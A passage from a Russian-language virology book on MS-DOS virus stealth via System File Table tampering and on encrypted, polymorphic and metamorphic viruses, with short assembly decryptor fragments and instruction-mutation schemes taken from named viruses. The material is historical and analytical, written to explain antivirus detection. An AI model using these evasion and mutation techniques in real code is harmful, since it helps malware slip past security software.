FF39:41E3 77DC           ja  TooLarge        ; Нет - возврат
FF39:41E5 8AE1           mov ah,cl           ; Переместить код из CL в AH
FF39:41E7 EB06           jmp M1              ; На обработку "ранних" функций
; Здесь начинается стандартный обработчик прерывания 21h
FF39:41E9 FA             cli
...
```

Фактически мы пришли туда же – в «стандартный» обработчик прерывания 21h. Попутно в процессе анализа выяснилось, что «альтернативный» обработчик всегда (для любых версий MS-DOS это именно так!) располагается непосредственно перед «стандартным» обработчиком и обязательно (и это тоже верно!) содержит команды «MOV AH,CL» и «CMP CL,24h». Зная сегмент ядра MS-DOS, можно воспользоваться кодами этих команд в качестве своеобразной «сигнатуры» для поиска сначала ближайших окрестностей, а потом уже и самой точки входа в «оригинальный» обработчик прерывания 21h операционной системы MS-DOS.

Следует отметить, что в DR-DOS и PTS-DOS структуры обработчиков несколько другие, и описанные методы не всегда работают.

3.7.3. Использование SFT

Еще один метод, применяемый вирусописателями в рамках stealth-технологии, основан на корректировке системной таблицы файлов (SFT – System File Table) [31]. Открывая файл, операционная система выполняет большое количество различных действий, примерно таких:

- «нормализует» имя файла – приводит его к определенному виду;
- начиная с корневого каталога, сканирует древовидную систему каталогов, чтобы добраться до предполагаемого местоположения файла;
- ищет запись о файле в найденном каталоге, определяет длину файла, права доступа к нему, адрес первого кластера в FAT и т. п.;
- выделяет области внутренней памяти MS-DOS для файловых операций;
- образует SFT, заносит туда собранную информацию об открываемом файле;
- добавляет новую SFT в список подобных таблиц, описывающих ранее открытые файлы;
- возвращает в пользовательскую программу уникальное число (file handle), каким-то образом связанное с номером SFT в списке, и т. д.

Таким образом, SFT – это уникальный описатель, своего рода «паспорт», которым операционная система снабжает каждый открываемый файл. Она хранит в этом районе памяти большое количество «рабочей» информации, необходимой для выполнения низкоуровневых операций чтения и записи данных, для перемещения указателей внутри файла и прочего:

```
; --- Заголовок SFT
Next            DD      ? ;+00 адрес следующей SFT в списке (0FFFFh-последняя)
N_Files         DW      ? ;+04 количество DFCB в данной SFT
; --- DFCB - DOS File Control Block, "паспорт" конкретного файла
N_Handles       DW      ? ;+06 количество handle'ов, связанных с файлом
Open_Mode       DW      ? ;+08 режим открытия файла
F_Attr          DB      ? ;+0A атрибуты файла
D_Status        DW      ? ;+0B биты описания состояния устройства
P_Driver        DD      ? ;+0D указатель на драйвер устройства
Cluster         DW      ? ;+11h стартовый кластер файла
F_Time          DW      ? ;+13h время последнего доступа к файлу
F_Date          DW      ? ;+15h дата последнего доступа к файлу
F_Size          DD      ? ;+17h размер файла
F_Pos           DD      ? ;+1Bh текущая позиция чтения/записи внутри файла
Cur_Cl          DW      ? ;+1Fh номер текущего кластера внутри файла
Dir_Sect        DD      ? ;+21h сектор каталога, содержащий описатель файла
Dir_Recs        DB      ? ;+25h количество описателей в секторе каталога
F_name          DB 11 dup(?); +26h имя файла в "нормализованном" формате
Res0            DD      ? ;+31h используется драйвером SHARE.EXE
N_VM            DW      ? ;+35h номер виртуальной машины (под Windows)
Prog_PSP        DW      ? ;+37h сегмент PSP программы-"хозяйки" файла
Res1            DW      ? ;+39h используется драйвером SHARE.EXE
Res2            DW      ? ;+3Bh ???
P_IFS           DD      ? ;+3Dh указатель на IFS-драйвер (под Windows)
```

Получить доступ к SFT можно несколькими способами.

Во-первых, старая знакомая функция 52h прерывания 21h возвращает в ES:[BX+4] адрес первой SFT в списке. Используя поле «Next», можно двигаться по списку SFT и искать нужную таблицу, например по имени открытого файла. «Нормализованный» формат имени файла – это формат, используемый, например, файловыми функциями, работающими через FCB (0Fh – открыть файл, 11h – искать первый файл и прочее), а именно: 8 символов на имя, 3 символа на расширение, а пустые позиции дополняются пробелами.

Во-вторых, зная дескриптор открытого файла, можно воспользоваться средствами очень полезного, но крайне слабо документированного прерывания 2Fh. Это прерывание дает доступ к внутренним процедурам ядра MS-DOS. Например, этими процедурами реализуются отдельные «шаги» и элементарные действия, необходимые для выполнения сложных операций MS-DOS типа рассмотренной выше операции открытия файла. Доступ к SFT обеспечивают следующие функции:

- функция с кодом AX=2120h требует на входе в регистре BX значение дескриптора открытого файла и возвращает в ES:DI номер соответствующей SFT (точнее, DFCB);
- функция с кодом AX=2116h требует на входе в регистре BL номер соответствующей DFCB и возвращает в ES:DI адрес этой DFCB.

Последовательно применив эти функции, можно получить доступ к интересующей таблице.

К сожалению, MS-DOS никак не проверяет целостность таблиц SFT в процессе работы. Этим пользуются некоторые вирусы, напрямую изменяющие значения различных полей внутри SFT. Чаще всего изменению подвергаются поля «Open_Mode» (режимы открытия файла) и «F_Attr» (атрибуты файла): сначала вирус открывает заражаемый файл каким-нибудь «безобидным» способом, например в режиме «только для чтения»; затем вирус модифицирует SFT, разрешая сам для себя запись в файл, заражает его и, наконец, восстанавливает прежнее значение полей SFT. Резидентный антивирусный блокировщик, отслеживающий только потенциально опасные операции (прежде всего открытие программных файлов на запись), ничего не заметит и никак не отреагирует на действия вируса. Такой блокировщик должен самостоятельно «защищать» SFT: например, после завершения операции открытия файла запоминать контрольную сумму потенциально «вирусоопасных» полей SFT, а перед любой операцией

записи в него – сравнивать вновь рассчитанную контрольную сумму с сохраненной.

Структура таблиц SFT, так же как и множества других внутренних структур и функций, фирмой Microsoft не документирована. Обычно это означает просто то, что, по мнению разработчиков операционной системы, прикладному программисту совершенно не обязательно знать о подробностях ее внутреннего устройства. Рано или поздно эти подробности становятся известными благодаря деятельности любознательных хакеров и с этого момента оказываются доступными для использования любыми желающими. Но иногда под отказом документировать ту или иную особенность системы разработчики имеют в виду непостоянство этой особенности, возможность ее изменения в различных версиях продукта.

Так случилось и с SFT. Структура SFT потихоньку «плыла» в различных версиях MS-DOS: сначала длина DFCB составляла 40 байтов, потом она начала «расти» – 53 байта в версии 3.0; 59 байтов, начиная с версии 4.01 и т. д. До поры до времени, хотя бы последовательность расположения и размеры полей оставались прежними, но в версии 7.X, поставляемой вместе с Windows, уже и в этой области произошли кардинальные изменения. Поэтому старые вирусы, использующие для маскировки прямой доступ к SFT, в современных условиях потеряли работоспособность.

3.8. Зашифрованные и полиморфные вирусы

А по слухам они вообще формы не имеют, как вода, скажем, или пар...

А. и Б. Стругацкие. «Жук в муравейнике»

Термин «полиморфизм» состоит из двух греческих корней: *polys* – многочисленный и *morphe* – форма. Дословно перевести его можно как «многоформенность», «многообразность».

Термин давно «прописался» в самых разных областях науки и техники. В химии, например, он означает способность химических элементов при одних и тех же условиях существовать в разных состояниях: элемент «углерод» с атомным номером 6 – это и твердый прозрачный кристалл алмаза, и блестящий чешуйчатый порошок графита, и матово-черный порошок карбона. А в биологии термин «по-

лиморфизм» применим к описанию разнообразия жизненных форм одного и того же вида существ: обычные медоносные пчелы, например, разделяются на ряд сильно отличающихся по строению организма и образу жизни «каст» – на маток, трутней и рабочих пчел.

В компьютерной вирусологии термин «полиморфизм» применяется к описанию самомодифицирующихся программ, сохраняющих способность работать по определенному алгоритму, но при этом не содержащих в себе участков программного кода, которые можно было бы использовать в качестве постоянно присутствующих сигнатур.

Конечно же, для одного-единственного экземпляра полиморфного вируса сравнительно несложно проанализировать его алгоритм, определить характеристики, извлечь необходимые для лечения данные (например, «спрятанные» где-то внутри вируса оригинальные байты из начала зараженной COM-программы) и удалить вирус из программы «вручную». Но для других экземпляров «заразы» (второго экземпляра, третьего... двадцатого... сто тридцать восьмого...) эту же операцию придется каждый раз делать заново!

Работа антивируса, способного автоматически обнаруживать и обезвреживать «заразу» такого рода, должна быть основана на принципах, отличных от тривиального детектирования вируса по простой статичной сигнатуре.

3.8.1. Зашифрованные и полиморфные вирусы для MS-DOS

История создания полиморфных вирусов и борьбы с ними очень напоминает историю последовательной эволюции в ходе естественного отбора какой-то разновидности живых организмов.

Самые ранние этапы этой истории характеризуются первыми робкими попытками вирусописателей каким-то образом затруднить работу вирусолога, прежде всего «спрятать» от него подробности реализации вирусного алгоритма. Также немаловажным фактором явилось желание скрыть наличие вируса от пользователя, склонного просматривать свои программы «на просвет». Мы ранее уже отмечали, что, например, очень характерным признаком search-вирусов является наличие в них текстовых строк вида «*.COM», да и всяческие «копирайты» и сообщения, выводимые вирусом на экран, также обычно хорошо видны внутри зараженного файла. Первая мысль – зашифровать тело вируса.

Делается это так. Вирус перед внедрением своего кода в «жертву» зашифровывает его, помещая где-то в начале вируса коротенький фрагмент расшифровки. Когда вирус стартует из зараженной программы, то работа вируса начинается с выполнения этого фрагмента (расшифровщика). После завершения его работы основной код вируса готов для исполнения.

Обычно фрагмент расшифровки представляет собой цикл, внутри которого выполняется модификация вирусных байтов по какому-либо принципу. Разумеется, принцип расшифровки должен быть «зеркальным отражением» принципа, ранее использованного для зашифровки кода вируса. Обычно для использования в зашифровщиках-расшифровщиках используют следующие «зеркальные» пары команд и их комбинации (см. табл. 3.2).

Таблица 3.2. Пары команд, выполняющих «зеркальные» операции

Первая команда	Зеркальная команда
XOR операнд, ключ	XOR операнд, ключ
NEG операнд	NEG операнд
NOT операнд	NOT операнд
ROL операнд, ключ	ROR операнд, ключ
ADD операнд, ключ	SUB операнд, ключ
ADD операнд, ключ	ADD операнд, (ключ)

В разделе, посвященном загрузочным вирусам, мы уже отмечали «прелесть» операции «XOR». Не случайно она используется вирусописателями наиболее часто.

В качестве ключа шифрования обычно выбирают какое-нибудь значение с равномерно распределенными нулевыми и единичными битами, например 0A5A5h. Довольно несложно организовать также ключ, изменяющийся от итерации к итерации по определенному алгоритму. Вот пример кода вируса **Gi.2765**, шифрующего свое тело по постоянному алгоритму (здесь используется инкремент ключа от 0 до максимального значения):

```
        ; Вирус GI.2765
        mov     cx,0AB6     ; Размер зашифрованной области
        mov     bx,0105     ; Адрес начала зашифрованной области
        xor     al,al       ; Начальное значение ключа шифрации
LOOPC:
        xor     [bx],al     ; Операция шифрования
        inc     bx          ; Переход к следующему байту
        inc     al          ; Изменение ключа
        loop    LOOPC
```

Незначительное усложнение такого подхода можно обнаружить в вирусах, использующих постоянный алгоритм шифрования-расшифрования, но переменный ключ. Этот ключ может быть связан с первоначальной длиной программы (такой прием использован в вирусах семейства **Cascade**), с датой создания файла программы, с контрольной суммой какого-нибудь участка памяти (это характерно для вируса **VIndicator.734**, он же **RedCross.734**), а может и выбираться абсолютно случайно.

Для получения случайных чисел в вирусах обычно используются методы, основанные на обращениях к системному таймеру или к часам реального времени. Текущее время (с разрешающей способностью до сотых долей секунды) можно получить при помощи сервисной функции MS-DOS (прерывание 21h, код 2Ch) или при помощи сервисной функции ROM-BIOS (прерывание 1Ah, код 02). Довольно редко встречается прямое обращение к значению текущего времени, сохраненному в ячейках 0, 2 и 4 CMOS-памяти (доступ через порты 70h и 71h).

Наиболее популярной среди вирусописателей считается группа методов, связанных со считыванием текущего значения счетчика системного таймера. По умолчанию (если не были активированы специальные режимы доступа) буферные регистры таймера, доступные через порты 40h, 41h и 42h, содержат фрагменты текущего значения счетчиков таймера, постоянно изменяющегося с частотой 1.19 МГц. Например, через порт 40h можно «взглянуть» на счетчик, принадлежащий нулевому каналу системного таймера. Поэтому наличие внутри вируса команды вида «IN AL,40h» обычно означает, что вирусописатель пытается получить случайное число в диапазоне от 0 до 255. Следует отметить, что практически всегда в вирусах этот механизм используется некорректно. Дело в том, что каждое нечетное обращение к порту 40h возвращает быстро изменяющееся в широких пределах значение младшего байта счетчика, а каждое четное возвращает довольно «постоянное» значение старшего байта. В результате этого последовательность чисел, получаемая после нескольких обращений к порту 40h, является не слишком стохастичной. Но для получения одного-единственного случайного числа метод вполне приемлем.

Имея такое число, можно использовать его в качестве ключа шифрования, как, например, это сделано в вирусе **Fdate111.537**:

```
; Вирус FDATE111.537
mov     bx,0015
db      2Eh                     ; Это код.
```

```
        db      80h             ; ...команды...
        db      37h             ; XOR CS:[BX],KEY
KEY     db      ??              ; Байт случайного ключа шифрования
        inc     bx
        cmp     bx,0219
        jl      0000271A
```

Казалось бы, для детектирования подобных вирусов в качестве сигнатуры можно использовать байты расшифровщика, тем более что они постоянны для всех экземпляров вируса. Но в таком случае перед антивирусом возникают неразрешимые проблемы.

Первая связана с тем, что одинаковые байты расшифровщика могут иметь, например, разные вирусы, принадлежащие к одному семейству. В этом случае различия, способные сильно повлиять на алгоритм «лечения», окажутся сокрыты внутри зашифрованного тела вируса. Но даже если это не так, все равно большинство вирусов невозможно корректно удалить без расшифровки его тела, поскольку вирусологу требуется знание значений стартовых байтов COM-программы или измененных вирусом полей заголовка EXE-программы.

Таким образом, антивирус должен содержать для детектирования зашифрованных вирусов две байтовые сигнатуры:

- «предварительную», по которой принимается решение о расшифровке тела вируса и выполняется такая расшифровка;
- «основную», расположенную в ранее зашифрованной части вируса и имеющую традиционное значение.

Примерно так и были устроены все антивирусы до тех пор, пока вирусописатели не догадались каждый раз случайным образом видоизменять в расшифровывающем фрагменте не только ключ, но и сами команды, составляющие этот фрагмент.

Они рассуждали примерно так. Пусть «скелет» расшифровщика состоит из нескольких команд, например таких:

```
        mov индексный_регистр, адрес_начала_фрагмента
        mov регистр1, ключ_шифрации
        mov регистр2, счетчик_цикла
Метка:
        операция [индексный регистр], ключ_шифрации
        dec счетчик цикла
        jnz Метка
```

Случайный характер можно придать не только ключу шифрования, но и используемым в расшифровщике регистрам, а также операции, выполняемой над байтами вирусного тела. Это легко сделать,

если знать принципы организации кодов системных команд для процессоров 80x86/Pentium.

Например, команда вида «MOV регистр, число» имеет следующую внутреннюю структуру:

1011 X RRR <Младший байт числа> <Старший байт числа>,

где X=0 для 8-битовых регистров и 1 для 16-битовых регистров; RRR – кодировка регистра (см. в последней главе табл. 7.5).

Таким образом, команда «MOV CX, 1234h» может быть сконструирована из следующих битов: 1011+1+001+<биты числа>, что соответствует в шестнадцатеричной записи трем байтам – «0B9h 34h 12h».

Очень похожую структуру имеют команды пересылки пз регистра в регистр вида «MOV регистр1, регистр2»:

1000101 X 11 RRR RRR,

например «MOV BP, SP» раскладывается на отдельные битовые поля как 1000101+1+11+101+100, что соответствует байтам: «8Bh ECh».

Имеют свою внутреннюю структуру и все другие машинные команды. С подробностями их строения можно ознакомиться практически в любой книге, посвященной программированию на языке Ассемблера. Зная эти подробности, можно в зависимости от получаемых значений случайных величин целенаправленно формировать из «скелета» конкретные варианты расшифровщика. Например, «индексный_регистр» выбирается из регистров BX, SI или DI. Зафиксировав какой-нибудь регистр в качестве индексного, можно использовать для «регистра1» и «регистра2» любые другие регистры, не использованные ранее. Цикл может быть организован не только при помощи команды «LOOP», но и при помощи различных команд условных и безусловных переходов. И так далее.

В результате могут получиться различные варианты расшифровщиков, примерно такие, как в вирусе **Seat.2389.**

```
; Вариант 1
mov  di,0073h
mov  ax,0941
mov  cx,ax
add  cs:[di+9Eh],0A4h
inc  di
loop 8

; Вариант 2
mov  si,0073h
mov  bx,0941
mov  cx,bx
```

```
sub  cs:[si+9Eh],0E1h
inc  si
loop 8
```

Легко видеть, что эти расшифровщики не совсем различны. Так как «скелет» у них один и тот же, они содержат на конкретных позициях неизменными отдельные байты и фрагменты этих байтов (группы битов), что по-прежнему может быть использовано для выделения и использования сигнатуры. Поскольку случайные и неслучайные байты перемежаются, то сигнатура будет прерывистой. Такие сигнатуры называются *«масками»*.

Предположим, известно, что определенный байт *A* внутри вируса имеет вид «1011XRRR», где «X» и «R» соответствуют случайным битам. Тогда логично использовать для детектирования «контрольный» байт *B* со значением B0h = 10110000b и «маску» *C* со значением F0h = = 11110000h, а сравнение производить примерно так:

```
if ((A&C)==B) ...
```

Подобные вирусы вряд ли можно назвать полностью полиморфными. Для них был придуман специальный термин – *«олигоморфные»* вирусы (от греч. *oligos* – недостаток).

До «настоящих» полиморфиков оставался всего один небольшой шаг... И он, разумеется, был сделан. Заключался он в применении ряда простых «трюков».

Во-первых, порядок исполнения некоторых команд (прежде всего команд загрузки регистров числовыми значениями) абсолютно не важен, поэтому их можно менять местами.

Во-вторых, команды рашифровщика можно сдвигать по памяти вперед-назад, разбавляя «мусором». В качестве «мусора» часто используются программные фрагменты, не влияющие на работу расшифровщика:

- однобайтовые команды «NOP»;
- однобайтовые команды, манипулирующие с битами регистра флагов процессора «CLI», «STD» и прочими;
- однобайтовые команды, манипулирующие с неиспользуемыми в расшифровщике регистрами – «DEC DX», «INC BP» и прочими;
- однобайтовые префиксы переназначения сегментов «CS:», «DS:» и прочих;
- многобайтовые и многокомандные комбинации, не выполняющие никаких «полезных» действий, – пары «PUSH/POP», «пустышки» типа «MOV BX,BX» или «ADD AX,0» и прочие;

- «ложные» и «бессмысленные» условные и безусловные переходы типа «JMP $+3» и прочие.

В-третьих, команды расшифровщика (в том числе и «мусорные») можно произвольным образом менять местами, восстанавливая правильный порядок исполнения при помощи команд условного или безусловного перехода.

В-четвертых, команды расшифровщика можно заменять их функциональными эквивалентами. Например, команда «MOV AX,0» точно так же обнуляет регистр AX, как команда «SUB AX,AX» или пара команд «PUSH 0/POP AX».

В-пятых... А в-шестых... Кроме того, в-седьмых... Короче говоря, вариантов сильно усложнить и запутать устройство расшифровщика – превеликое множество. Полиморфные расшифровщики, получающиеся в результате такого рода «творчества», нередко занимают десятки килобайтов программного кода! Генерируются они автоматически, случайным образом, и обнаружить внутри них байты на постоянных позициях с постоянными значениями невозможно: их там просто нет. Более того, применение подобных методов порождает эффект *«обфускации»*, то есть «запутывания» программы, приведения ее к сложному для понимания виду.

Внутри такие вирусы (вернее, использованные в них алгоритмы «мутации»), как правило, довольно длинны и однообразны: состоят из большого количества продукций вида «ЕСЛИ условие, ТО действие», где «условие» зависит от значения случайного числа, а «действие» заключается в формировании того или иного варианта какой-нибудь команды расшифровщика. На языках высокого уровня подобные алгоритмы обычно реализуются в виде управляющих структур типа «CASE» (в Паскале) или «switch» (в Си), а на языке Ассемблера это выглядит либо как большое количество комбинаций вида «CMP/JE», либо как команда косвенного перехода, ссылающаяся на длинную таблицу адресов:

```
        in      al, 40h
        mov     bx, ax
        shl     bx, 1
        jmp     Table[bx]
        ...
Table:
        dw      offset Addres1
        dw      offset Addres2
        ...
```

Вот один из наиболее простых и «компактных» примеров – пара случайных расшифровщиков, сгенерированных вирусом **Bander-**

snatch (известным также под непонятным и забавным прозвищем «Злопастный Брандашмыг»).

```
; Вариант 1
Std
Inc     cx
Mov     dh,1Ch      ; Ключ шифрования
Mov     cx,si
Mov     si,2838h    ;Адрес
Mov     cx,cx
Mov     bx,0F36h    ; Счетчик цикла
Std
Sub     cs:[si],dh  ; Шифрование
Mov     ch,[di]
Inc     si          ;Следующий байт
Mov     cl,[bx]
Cs: Nop
Dec     bx          ; Декремент счетчика
Std
Jne     0000271E    ; Цикл

; Вариант 2
cli
mov     cx,0F36h    ; Счетчик цикла
push    dx
mov     bx,14B0h    ;Адрес
cs: nop
mov     ax,cx
mov     dh,0F2h     ; Ключ шифрования
std
pop     ax
add     cs:[bx],dh  ; Шифрования
cld
cs: nop
inc     bx          ; Следующий байт
sti
dec     cx          ; Декремент счетчика
push    bp
mov     ah,[di]
jne     00001396    ; Цикл
```

Используются и другие идеи «самошифрования». Например, существуют вирусы, представляющие собой множество переставляемых в различных комбинациях команд «MOV» или «PUSH», формирующих в итоге где-то в оперативной памяти «реальный» образ вируса.

Интересный подход к идее «самошифрования» используют так называемые *«медленные полиморфики»*. Это самомодифицирующиеся вирусы, мутирующие не при каждом запуске, но лишь при сочетании

ряда довольно редких обстоятельств (определенной даты, контрольной суммы каких-нибудь областей памяти, наличии или отсутствии каких-нибудь файлов на винчестере и т. п.). В остальное время вирус не имеет доступа к собственному механизму мутации, поскольку этот механизм зашифрован при помощи уникального ключа, соответствующего этим самым обстоятельствам. Точно так же и вирусолог не имеет никакого доступа к этому механизму и, следовательно, не может изучить возможное направление мутаций. Ему остается только терпеливо моделировать на своем компьютере различные ситуации в надежде, что когда-нибудь «ключ подойдет». Впрочем, точно так же нет никакой гарантии, что вирус, живущий в «дикой природе», хотя бы однажды мутирует. Примером такого вируса может служить **Pkunk.1586**.

«Расцвет» сложнополиморфных вирусов для MS-DOS пришелся на середину 90-х годов XX века. Довольно сложные полиморфики создавались и чуть ранее, в 1991–1992 годах, но погоды не делали.

Пожалуй, первыми предвестниками грядущей «бури» стали вирусы семейств **Satanbug** и **Natas**, написанные американским школьником Джеймсом Джентиле и в 1994 г. прокатившиеся по всему Новому свету – из США через Мексику в латиноамериканские страны и обратно. Вирусы содержали полиморфные расшифровщики переменной длины и множество антиотладочных трюков, затрудняющих исследование их кода.

Примерно в это же время появились образцы компьютерной «заразы» из Англии, сконструированные на основе высокосложной полиморфной технологии **SMEG** (речь о такого рода «технологиях» пойдет дальше). Распространения широкого они не получили, но все равно вызвали что-то вроде небольшой паники в средствах массовой информации. Длина и «запутанность» полиморфных расшифровщиков тогда поразила даже вирусологов.

А спустя еще полгода грянула мировая эпидемия вируса **OneHalf.3544**. Полиморфный расшифровщик этого вируса представлял собой не один целый фрагмент, но был распределен «кусочками» по всему телу зараженного файла, причем «кусочки» были связаны по управлению при помощи команд условного и безусловного перехода.

Метод модифицирования кода программ, предусматривающий перестановку с места на место как отдельных команд, так и целых блоков, получил название «*пермутации*» (от англ. *permutation* – перестановка). А метод, заключающийся в перемешивании кода вируса с кодом программы, – «*сплайсинг*» (от англ. *to splice* – сплетать).




Рис. 3.7 ❖ Структура программы, зараженной вирусом OneHalf.3544

Вирус **OneHalf.3544**, написанный в одной из стран Восточной Европы, поистине считается «королем» всех полиморфиков для MS-DOS, хотя ничего особенно нового в практику написания вирусов он не привнес, а в дальнейшем был многократно превзойден по сложности своими более «молодыми» собратьями. Его «величие» заключается не в том, что он содержал довольно оригинальную интерпретацию идеи полиморфизма, и даже не в том, что в ходе своего «триумфального» распространения по миру он умудрился побывать чуть ли не на каждой машине, но в том, что он произвел какую-то глубинную подвижку в умах как вирусологов, так и вирусописателей.

Появление этих (и им подобных) вирусов ознаменовало собой наступление эпохи больших перемен. В самом деле, к 1993–1994 годам графическая оболочка Windows 3.X, несмотря на свою популярность, так и не стала базовой платформой для пользовательского программного обеспечения – консервативное «большинство» не торопилось окончательно расставаться с MS-DOS. Практически все, даже самые глубинные особенности архитектуры MS-DOS были хорошо изуче-

ны и не являлись больше тайной ни для вирусописателей, ни для их оппонентов.

В сложившейся к тому моменту ситуации вирусологов тревожило лишь лавинообразное нарастание количества довольно простых и однообразных вирусов, в связи с чем ими начали активно разрабатываться и внедряться средства автоматического обнаружения и удаления «стандартных» вирусов (например, комплект AdInf/AdInfExt Д. Мостового и Ю. Ладыгина).

Такое положение дел не могло не отразиться и на тенденциях вирусописательства. По самолюбию «технокрыс» был нанесен мощный удар. Чем же стоит хвастаться перед «соратниками», если твой вирус не только не получил распространения, но и мгновенно «сложил голову» уже на соседнем компьютере, причем хозяин этого компьютера даже этого не заметил?!

И вот вирус **OneHalf.3544** открыл перед вирусописателями новые горизонты.

Стало «модным» писать сложные и тщательно отлаженные вирусы, способные загадать загадку вирусологу не просто фактом своего существования, но и заложенными внутри вируса хитроумными идеями. В среде вирусописателей повысился престиж числиться не «троечником», но как минимум «хорошистом». Знания дюжины системных прерываний и умения накорябать работоспособную ассемблерную программу становилось недостаточно, чтобы считаться «настоящим мачо». Вирусописатели всерьез засели за изучение теоретических основ программирования, начали применять при шифровке-расшифровке сложные методы поиска и сортировки данных, комбинаторику, теорию графов, математическую логику и т. п. Вслед за вирусом **OneHalf** пришли такие сложнополиморфные «монстры», как **Nostardamus**, **NutCracker**, **RDA.Fighter**, **Ukraine**, **Kaczor**, **Zhenghi** и прочие.

Все эти вирусы были устроены по «классической» схеме: содержали как изменяющийся от копии к копии расшифровщик, так и зашифрованное с различными «ключами» основное тело вируса.

Однако уже во второй половине 1990-х годов появились новые идеи. Прежде всего следует упомянуть идею случайной «перестановки» (перемешивания), примененной не только к расшифровщику, как в вирусе **OneHalf.3544**, но и ко всему программному коду вируса.

Одним из первых представителей «новой волны» стал вирус **Ply.3360**. Тело его разбито на множество блоков одинаковой длины, причем каждый такой блок содержит одну «значимую» команду (команду, выполняющую какое-нибудь важное для алгоритма действие),

«мусор» (состоящий из команд «NOP») и, возможно, команду передачи управления («JMP» или «CALL») на другой блок. «Значимая» команда (например, «INC AX») может занимать любую позицию внутри блока, а команда перехода управления может отсутствовать. Вот два варианта такого блока:

```
; Вариант 1
nop
inc ax
nop ...
jmp LABEL

; Вариант 2
nop
nop
inc ax
call LABEL
```

Блоки внутри вируса могут располагаться в любом порядке, а правильная последовательность их исполнения организуется при помощи команд «JMP» и «CALL». Самое удивительное, что в вирусе вообще нет никаких шифровщиков и расшифровщиков, а из подобных «блоков» составлен не только алгоритм заражения, но и алгоритм перемешивания блоков, то есть практически весь вирус! Это и есть применение идеи «пермутации» вируса.

Разумеется, принцип распознавания конкретно этого вируса довольно прост, особенно если использовать для его реализации один из методов пошаговой трассировки. Заключается он в следующем: необходимо, пропуская «мусорные» команды, двигаться по блокам в порядке их исполнения и собирать вместе только «значимые» команды. После завершения прохода множество «значимых» команд образуют статичный «хребет» вируса, представляющий собой вполне традиционную сигнатуру.

Вирусописателями предпринимались неоднократные попытки «усилить» алгоритм пермутации.

Например, вирусы семейства **TMC** последовательно, команда за командой, строили в памяти свой пермутированный образ, в произвольный момент времени то делая пропуски (при помощи команд «JMP»), то заполняя эти пропуски очередными командами. При этом они использовали находящуюся внутри вируса зашифрованную статичную таблицу, содержащую позиции команд и их длины. Таким образом, вирусы этого семейства представляли собой всего лишь «гибрид» пермутирующих вирусов и «обычных» полиморфиков.

А вот вирусы семейства **VCG (Belka** и **Strelka)** таких таблиц не содержали, но все равно, по мнению И. Дикшева, внутри них находились зашифрованные «островки стабильности» – во-первых, постоянные процедуры, реализующие алгоритм мутации; во-вторых «справочник замен», согласно которым некоторые команды вируса менялись на свои функциональные эквиваленты:

```
; Вариант 1
mov R1,R2
; Вариант 2
push R2
xchg R1,R2
pop R2
; Вариант 3
sub R1,R1
or R1,R2
; Вариант 4
xor R1,R1
add R1,R2
; Вариант 5
push R2
pop R1
; Вариант 6
mov R1,0
xor R1,R2
```

Сама по себе идея «пермутации» (перемешивания) вирусных команд больших трудностей перед вирусологами не создает. Но вот если «скрестить» ее с идеей замены всех команд на их функциональные эквиваленты, например «XOR AX,AX» на «MOV AX,0», то возникнет исключительно сложная для детектирования разновидность полиморфиков – *«метаморфные»* («metamorph») вирусы [65]. Игорю Муттику, известному вирусологу 1990-х годов, приписывают емкое определение: «метаморфизм есть полиморфизм, примененный ко всему вирусному телу». В эпоху MS-DOS-программ было создано не очень много метаморфных вирусов, да и больших проблем перед антивирусными специалистами они не поставили. Расцвет подобной «заразы» пришелся на рубеж двух веков, на эпоху Windows.

А что же антивирусы? Сейчас, задним числом, читая антивирусные пресс-бюллетени и статьи тех лет, экспериментируя со старыми антивирусами, трудно отделаться от мысли, что вирусологи середины 1990-х оказались не готовы к «полиморфной революции»! Потеряли актуальность и быстро исчезли со сцены многие, прежде очень популярные, антивирусные программы. Закачались устои таких «монстров» мировой антивирусной индустрии, как Central Point Software,

McAfee Associates, DrSolomon, Symantec и прочие. Традиционные методы детектирования и удаления вирусов, на которых были основаны их продукты, оказались несостоятельными. Обнаруживать сложнополиморфные вирусы им еще удавалось (это проще), а вот удалять их из зараженных файлов – нет.




Рис. 3.8 ❖ Norton Antivirus середины 1990-х годов бессилен против OneHalf.3544

Отечественная вирусология также оказалась в нокдауне. Знаменитый AidsTest Д. Н. Лозинского, не способный обнаруживать самомодифицирующуюся «заразу», хотя и продержался до осени 1997 года, но лишь в роли старой, милой и бесполезной «игрушки». Практически бессильным против некоторых подобных вирусов оказался и комплект AdInf/AdInfExt. Антивирусы тоже оказались перед необходимостью революционных изменений. И они произошли. Именно в 1990-х годах были разработаны и начали внедряться новые антивирусные технологии:

- «рентгеноскопирование» полиморфных вирусов, то есть использование их индивидуальных уязвимостей;
- управляемое выполнение подозрительных программ, то есть их трассировка или эмуляция;
- синтаксический подход к детектированию «пермутирующих» вирусов;
- эвристический анализ подозрительных программ и т. п.

Подробнее эти идеи и методы, основанные на них, будут рассмотрены в последней главе книги.

3.8.2. Полиморфные технологии

Это своеобразное «средство автоматизации» для написания полиморфных вирусов. Первую полиморфную технологию («движок») создал в 1991 г. Dark Avenger и назвал ее **MtE** – Mutation Engine. В те времена некоторые вирусологи были уверены, что сначала кто-то написал полиморфный вирус **Pogue**, а уж потом Dark Avenger выде-

лил из него алгоритм мутации в чистом виде и оформил его в виде внешней библиотеки, которую можно было подключать к любому вирусу. Впрочем, простой анализ текстовых строк внутри тела вируса («MtE 0.90» и «TNX2DAV») дает основание утверждать, что все происходило в точности наоборот. Важно то, что до **MtE** полиморфные вирусы создавались наиболее опытными вирусописателями, и их было относительно немного, а теперь «заразу» подобного вида мог «собрать из кубиков» каждый желающий.

